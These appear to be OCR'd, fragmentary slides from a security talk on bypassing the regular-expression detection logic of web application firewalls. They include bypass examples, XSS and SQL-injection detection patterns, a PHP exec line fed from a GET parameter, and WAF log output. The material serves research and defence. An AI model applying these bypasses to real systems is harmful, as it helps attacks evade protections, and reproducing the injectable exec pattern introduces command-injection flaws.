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

Web Application Firewalls: Attacking detection logic mechanisms

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1. Introduction
2. Detection logic in WAF
3. METHOD I: Syntax bypass
4. METHOD II: Logical bypass
5. METHOD III: Unexpected by primary logic bypass
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Motivation


The Standoff:

1. Attackers. Mix of various techniques, rarely understand root cause.


2. Defenders. WAFs protect against automative testing, every vendor implements additional functionality.

Result: No careful whitebox analysis

WAF workflow example




WAF workflow: Detection logic



Regular expression…


…is a sequence of characters that define a search pattern



Sources

500+ regular expressions:

- OWASP CRS2 (modsecurity)
- OWASP CRS3dev (modsecurity)
- OWASP CRS3rc1 (modsecurity)
- PHPIDS
- Comodo WAF
- QuickDefense




```
root@kali2:~/Desktop/WAF-rules# find . -name 'rules*.txt' | xargs wc -l
  113 ./CRS2/rules-xss.txt
   55 ./CRS2/rules-sql.txt
   11 ./rules-QuickDefenceWAF.txt
   74 ./rules-PHPIDS.txt
  100 ./comodo-waf/rules-xss.txt
   16 ./comodo-waf/rules-sql.txt
   37 ./CRS3-rc/rules-xss.txt
   40 ./CRS3-rc/rules-sql.txt
   26 ./CRS3-dev/rules-xss.txt
   29 ./CRS3-dev/rules-sql.txt
  501 total
```

Results


300+ potential bypasses

Most “vulnerable”: ***PHPIDS (E = 1,15)***

Less “vulnerable”: ***Comodo WAF (E = 0,32)***

Most “exploitable”: ***OWASP CRS3-rc (E = 0,89)***

E = Potential bypasses / Total rules



METHOD I: Syntax bypass

Of regular expressions

Enumerate all possible and invent all impossible mistakes

What's wrong with regexp?
Level: Easy

```
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    _exec($cmd . $_GET['a'] . $arg);
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
3. `a[^\n]*b` — **Blacklisting wildcards in a set**

What's wrong with regexp?
Level: Advanced

1. `[A-z]` — **Non-standard diapasons**
2. `[digit]` — **POSIX character classes**
3. `a|a  ||` — **Operators**
4. `\11  \e  \q` — **Backlinks, wildcards**



Regular expressions: Security cheatsheet

2 parts: theoretical "whitepaper" and practical "code".

Hack regular expressions with regular expressions!

+ SAST: Assists with whitebox analysis of regular expressions in source code of your projects
+ Low false positives: Focused on finding high severity security issues
+ Opensource on Github!
- Does not dynamically analyze lexis (yet).

https://github.com/attackercan/
REGEXP-SECURITY-CHEATSHEET

Research was done to find "weak places" in regular expressions of Web Application Firewalls (WAFs).
Repository contains SAST, which can help you to find security vulnerabilities in custom regular expressions in own projects.
Contribution is highly welcomed.

High severity issues:

#	Requirement	Vulnerable regex example	Bypass example
1	Regexp should avoid using `^` (alternative: `\A`) and `$` (alternative: `\Z`) symbols, which are metacharacters for start and end of a string. It is possible to bypass regex by inserting any symbol in front or after regexp.	`(^a|a$)`	`%20a%20`
2	Regexp should be case-insensitive: `(?i:` or `/regex/i`. It is possible to bypass regex using upper or lower cases in words. Modsecurity transformation commands (which are applied on string before regex pattern is applied) can also be included in tests to cover more regexps.	`http`	`hTtP`
3	In case modifier `/m` is not (globally) specified, regexp should avoid using dot `.` symbol, which means every		

Target audience


Not only WAFs use Reg Exp Detection Logic:

- XSS Auditors
- Backend parsers
- Front-end analyzers

Developers, security auditors, bughunters

DEMO

Regex Security Cheatsheet DEMO


ModSecurity: Core Rule Set
www.modsecurity.org/crs-demo.html?test=http://167772161/
Results (txn: V4T1psCo8AoAAHYobE0AAAAA)
CRS Anomaly Score Exceeded (score 5): Possible Remote File Inclusion (RFI) Attack: Off-Domain Reference/Link
All Matched Rules Shown Below
950120 Possible Remote File Inclusion (RFI) Attack: Off-Domain Reference/Link
Matched http://167772161/ at ARGS:test
950120 Possible Remote File Inclusion (RFI) Attack: Off-Domain Reference/Link
Matched http://167772161/ at TX:1
981181 Remote File Inclusion (RFI) Anomaly Threshold Exceeded (RFI Score: %{TX.RFI_SCORE})
Matched mt at TX:rfi_score
Return to demo page
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
```
^(?:ht|f)tps?://(.*)$
```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Comodo WAF:
Att4ck is bl0cked!

```
root@kali2:/usr/share/modsecurity-crs/activated_rules# tail -n 12 /var/log/apache2/modsec_audit.log
Message: Access denied with code 403 (phase 2). Pattern match "(?i:[\\r \"'+/`]on\\[a-z]\\[a-z]\\[a-z]{1,}?[\\r +]{0,}?=.)"
 at ARGS:a. [file "/usr/share/modsecurity-crs/activated_rules/comodo_07_XSS_XSS.conf"] [line "305"] [id "213110"] [rev "1"]
 [msg "COMODO WAF: IE XSS Filters - Attack Detected.|||"] [data "Matched Data: /on[a-z][a-z][a-z]=a found within ARGS:a: /o
n[a-z][a-z][a-z]=a"] [tag "Host: localhost"]
```

403 Forbidden – Iceweasel

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403 Forbidden

localhost/test.php?a=/on[a-z][a-z][a-z]=a

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Forbidden

You don't have permission to access /test.php on this server.

Apache/2.4.10 (Debian) Server at localhost Port 80

QuickDefense WAF:
Attackers are lazy enough

```
(\bunion[\s\\*\/]{1,100}?\bselect\b)
```

JavaScript checker in real-life web app

```
function check_email(e) {
    var filter = /^([a-zA-Z0-9_.-])+@(([a-zA-Z0-9-])+.)+([a-zA-Z0-9]{2,4})+$/;
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504 Gateway Time-out

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nginx/1.0.6

EdgeHTML.dll

```
[\"\'`][ ]*(([^a-z0-9~_:\'\"` ])|(in)).+?{[\(`]}.*?{[\)`]}
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

IE+Edge XSS Auditor

